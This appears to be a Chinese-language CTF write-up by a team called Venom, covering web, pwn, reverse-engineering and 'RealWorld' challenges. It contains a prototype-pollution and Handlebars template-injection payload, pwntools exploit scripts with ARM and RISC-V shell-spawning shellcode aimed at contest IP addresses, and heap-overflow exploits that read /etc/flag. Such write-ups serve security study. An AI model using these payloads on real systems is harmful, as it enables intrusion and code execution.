Venom_Writeup

Web

华为HCIE的第一课

?f=xxx任意文件读取，脱下来的源码（不过跑不起来不知道为啥，app.set报错）：

source.zip

”,”proto”:{”isAdmin”:1},”ip”:”


模版注入getshe


1.–>原型链污染成为admin

lih3iu”,”__proto__”:{”isAdmin”:1},”b”:”1

2.–>利用handlebars语法打印变量

```
{{#each this}}
    {{#each this}}
        {{this.toString}}
    {{/each}}
{{/each}}
```





Pwn

PWN1

栈溢出，重新执行read读shellcode到bss段然后栈迁移执行shellcode

```
from pwn import *
p = remote("139.159.210.220", 9999)
payload =
cyclic(0x100)+p32(0x21100)+p32(0x10348)+p32(0x21100)+p32(0x104e4)
p.sendafter("input: ", payload)
pause()
p.send(p32(0x21104)+"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x08\x30\x49\
x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68")
p.interactive()
```

---

harmofshell

当echo一个不存在的文件时会向栈里写数据，输入过长导致栈溢出，先leak堆地址，然后跳到堆执行shellcode

```
from pwn import *
context.log_level = 'debug'
p  = remote("121.37.222.236", 9999)
def add(name):
p.sendlineafter("$ ", "touch "+name)
def free(name):
p.sendlineafter("$ ", "rm "+name)
def show(name):
p.sendlineafter("$ ", "cat "+name)
def edit(name, content):
p.sendlineafter("$ ", "echo > "+name)
p.send(content)
add("aaa")
add("bbb")
add("ccc")
add("ddd")
free("aaa")
free("ccc")
add("a")
show("a")
```

```
add("b")
shellcode =
"\x01\x11\x06\xec\x22\xe8\x13\x04\x21\x02\xb7\x67\x69\x6e\x93\x87\xf7\x22\
x23\x30\xf4\xfe\xb7\x77\x68\x10\x33\x48\x08\x01\x05\x08\x72\x08\xb3\x87\x0
7\x41\x93\x87\xf7\x32\x23\x32\xf4\xfe\x93\x07\x04\xfe\x01\x46\x81\x45\x3e\
x85\x93\x08\xd0\x0d\x73\x00\x00\x00"
edit("b", shellcode)
p.sendlineafter("$ ", "echo > e")
p.send("a"*312+p32(0x25f10))
p.interactive()
```

Reverse

CRASH

解题思路

把md5字符串解完得到字符串“bo&tn&o#~{c|vut.yb&y|”s.v|gg `”，对其进行异或0x17得到字符串“ux1cy1x4iltkahbc9nu1nk00d9akpp7w”，盲猜flag{ux1cy1x4iltkahbc9nu1nk00d9akpp7w}

---

re123

解题思路


是一个chm文件，给文件re加上后缀chm即可还原。

hh.exe –decompile d:\heihei C:\Users\Rolan\Downloads\re.chm反编译chm文件。

其中doc.html里有一个命令执行创建一个隐藏进程，里面还有一个很长的base64码，解码后得到一串执行代码。

base64解码代码里又有一个base64码，解码后得到一串二进制数据，不知道什么意思，ida也没能反汇编。我导出文件，如下：

re.bin



base64之后做解压

ps代码

```
$content = [IO.File]::ReadAllText("$pwd\doc.chm")
$idx1 = $content.IndexOf("xxxxxxxx")
$helper = $content.Substring($idx1 + 8)
$cont = [System.Convert]::FromBase64String($helper)
Set-Content "$env:temp\2020.tmp" $cont -Encoding byte
```

在用户目录下生成2020.tmp，加上PE的Magic

2020.tmp

标准ECB_AES

```
>>> from Crypto.Cipher import AES
>>> cip =
'\xb5\xf4\x3f\x45\x43\xd6\x99\xe7\x56\x1b\x2a\xaa\x84\x20\xc4\x46'
>>> mode = AES.MODE_ECB
>>> cryptos = AES.new(key, mode)
>>> cryptos.decrypt(cip)
'flag{youcangues}'
```

RealWorld

HARMOFS01

abs(0x80000000)=0x80000000,从而导致我们可以负数溢出到size位，修改size，可以实现堆溢出，利用unlink到bss段可以实现任意读写，修改IO_stdout调用orw函数即可

```
from pwn import *
context.log_level = 'debug'
p = remote("124.70.204.134", 31460)
def touch(name, size):
    p.sendlineafter("Sh > ", "touch")
    p.sendlineafter("File size: ", str(size))
    p.sendlineafter("File name: ", name)
def read(name, size, note):
    p.sendlineafter("Sh > ", "fileop")
    p.sendlineafter("File name: ", name)
    p.sendlineafter("Operation: ", "1")
    p.sendlineafter("Size: ", str(size))
    p.send(note)
def write(name, size):
    p.sendlineafter("Sh > ", "fileop")
    p.sendlineafter("File name: ", name)
```

```
    p.sendlineafter("Operation: ", "2")
    p.sendlineafter("Size: ", str(size))
def seek1(name, offset):
    p.sendlineafter("Sh > ", "fileop")
    p.sendlineafter("File name: ", name)
    p.sendlineafter("Operation: ", "3")
    p.sendlineafter("Mode: ", "1")
    p.sendlineafter("Offset: ", str(offset))
def seek2(name, offset):
    p.sendlineafter("Sh > ", "fileop")
    p.sendlineafter("File name: ", name)
    p.sendlineafter("Operation: ", "3")
    p.sendlineafter("Mode: ", "2")
    p.sendlineafter("Offset: ", str(offset))
def free(name):
    p.sendlineafter("Sh > ", "fileop")
    p.sendlineafter("File name: ", name)
    p.sendlineafter("Operation: ", "4")
def exp():
    p.recvuntil("Gift: 0x")
    libc_base = int(p.recvuntil("\r", drop = True),16)-0x86EB8
    p.recvuntil("Gift: 0x")
    elf_base = int(p.recvuntil("\r", drop = True),16)-0x12d8
    touch("luck", 9)#00
    touch("LUCK", 9)#30
    touch("aaaa", 9)#60
    touch("bbbb", 9)#90
    touch("cccc", 9)#c0
    touch("dddd", 9)#f0
    touch("eeee", 9)#20
    touch("ffff", 9)#50
    touch("gggg", 9)#80
    touch("hhhh", 9)#b0
    touch("iiii", 9)#e0

    seek1("luck", 2147483648)
    seek1("luck", 2147483644)
    read("luck", 5, p32(0xffffffff)+'\n')

    free("bbbb")
    free("dddd")
    write("luck", 0x200)
    data = p.recvuntil("bbbb")
    heap_addr = u32(data[-12:-8])
    seek1("aaaa", 2147483648)
    seek1("aaaa", 2147483644)
    read("aaaa", 5, p32(0xffffffff)+'\n')

```

```
    fake = 'a'*11+p32(0x31)+p32(0x30)+p32(elf_base+0x3034-12)+p32(elf_base+0x303c)+'bbbb\n'
    read("aaaa", len(fake), fake)
    free("aaaa")
    read(p32(elf_base+0x3034-12)+'\x00', 4, p32(libc_base+0x000A40A0)+'\n')
    seek2(p32(elf_base+0x3034-12)+'\x00', heap_addr+0x98)

    io_file = "\xA4\xBF\x43\xF0\xE9\x50\x81\x39\x57\x16\x52\x37\x00"
    seek2(io_file, 5)
    seek1(io_file, 2147483648)
    seek1(io_file, 2147483640-60)
    read(io_file, 4, p32(0xffffffff)+'\n')
    write(io_file, 0x12c)
    fake_file = '/etc/flag\x00'
    fake_file = fake_file.ljust(0x24, '\x00')
    fake_file += p32(elf_base+0x1248)
    read(io_file, 0x28, fake_file)
    log.info("elf_base == > " + hex(elf_base))
    log.info("libc_base == > " + hex(libc_base))
    log.info("heap_addr == > " + hex(heap_addr))
    p.interactive()
if __name__ == '__main__':
    exp()
```

---

honormap01

输入x，y时错误使用了%x，从而导致在check完x后，可以利用y覆盖x导致溢出，修改函数表为orw函数即可。

```
from pwn import *
context.log_level = 'debug'
p = remote("124.71.204.48", 32080)
def add(x, y, typ):
    p.sendlineafter("CMD > ", "alloc")
    p.sendlineafter("Height: ", hex(x))
    p.sendlineafter("Width: ", hex(y))
    p.sendlineafter("Map type: ", str(typ))
def edit(idx, x, y, size, fill):
    p.sendlineafter("CMD > ", "edit")
    p.sendlineafter("Index", str(idx))
    p.sendlineafter("X: ", str(x))
    p.sendlineafter("Y: ", str(y))
    p.sendlineafter("Block size: ", str(size))
    p.sendlineafter("Fill: ", fill)
def delete(idx):
```

```
    p.sendlineafter("CMD > ", "delete")
    p.sendlineafter("Index", str(idx))
def view(idx):
    p.sendlineafter("CMD > ", "view")
    p.sendlineafter("Index", str(idx))
add(0,0xff0000,0)
add(0,0,0)
add(0,0,0)
add(0,0,0)
add(0,0,0)
add(0,0,0)
add(0,0xff0000,0)
add(0,0xff0000,0)
add(0,0xff0000,0)
add(0,0,0)
view(0)
p.recvuntil("Map: ")
p.recvuntil("\xa0")
elf_base = u32('\xa0'+p.recv(3))-0x11a0
edit(2+6, 25, 0, 4, p32(elf_base+0x1350))
edit(1+6, 25, 0, 40, '\x00'*24+'/etc/flag\x00')
p.sendlineafter("CMD > ", "edit")
p.sendlineafter("Index", "8")
print hex(elf_base)
p.interactive()
```